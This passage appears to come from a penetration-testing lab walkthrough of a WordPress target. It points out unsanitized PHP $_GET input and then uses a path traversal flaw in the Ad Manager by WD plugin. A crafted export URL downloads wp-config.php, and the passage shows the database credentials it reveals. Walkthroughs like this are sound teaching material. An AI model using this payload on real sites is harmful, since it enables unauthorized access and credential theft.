
Here also, the \$_GET variable is without any sanitization.



```
page.php
File Edit Search Options Help
<?php
namespace site_import_namespace;

$page = $_GET['url'];
$url = parse_url($page);
$url['path'] = pathinfo(isset($url['path'])? $url['path'] : '');
if(!isset($url['path']['dirname']) || $url['path']['dirname'] == '\\') $url['path']['dirname'] = '/';
//if($url['path']['dirname'][strlen($url['path']['dirname']-1) != '/') $url['path']['dirname'] .= '/';
```

I want readers to test it with Burp yourself while I move on with other vulnerabilities. There is a plugin named Ad Manager by WD installed on the target and it is vulnerable to arbitrary file download vulnerability.



WordPress Plugin Site In X 192.168.36.141/wp-content/ X +

192.168.36.141/wp-content/plugins/ad-manager-wd/readme.txt

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali F

== Ad Manager by WD - Advanced Ad Manager plugin ==

Contributors: webdorado

Tags: : ad, ads, adsense, advert, advertisement, adverts, banner, banner manager, schedule, schedules

Requires at least: 3.8

Tested up to: 5.0

Stable tag: 1.0.11


License: GPLv2 or later

License URI: <http://www.gnu.org/licenses/gpl-2.0.html>

```
readfile($path);
Arbitrary File Download/Exploit :
```


http://localhost/wordpress/wp-admin/edit.php?post_type=wd_ads_ads&export=export_csv&path=../wp-config.php

So I use it to download the wp-config file from the target.



The screenshot shows a web browser window with the address bar displaying `192.168.36.141/wp-admin/edit.php?post_type=wd_ads_ads&export=export_csv&path=../wp-config.php`. The page content is for the 'Ad Manager MD' plugin. A dialog box titled 'Opening wp-config.php' is open, showing the file name 'wp-config.php', its size '3.0 KB', and the source 'http://192.168.36.141'. The dialog asks 'What should Firefox do with this file?' and offers three options: 'Open with Pluma (default)', 'Save File', and 'Do this automatically for files like this from now on'. The 'Open with Pluma (default)' option is selected.

The wp-config.php file has details like Mysql username and password.



The screenshot shows a text editor window titled 'wp-config.php (~ /Downloads) - Pluma'. The editor displays the following PHP code:

```
22 /** The name of the database for WordPress */
23 define( 'DB_NAME', 'wp' );
24
25 /** MySQL database username */
26 define( 'DB_USER', 'root' );
27
28 /** MySQL database password */
29 define( 'DB_PASSWORD', 'Aedcvfr2-4%$3456yhnbgtA' );
30
31 /** MySQL hostname */
32 define( 'DB_HOST', 'localhost' );
33
34 /** Database Charset to use in creating database tables. */
35 define( 'DB_CHARSET', 'utf8mb4' );
36
37 /** The Database Collate type. Don't change this if in
doubt. */
```

The editor interface includes a menu bar (File, Edit, View, Search, Tools, Documents, Help), a toolbar with icons for Open, Save, Undo, and other actions, and a status bar at the bottom showing 'PHP', 'Tab Width: 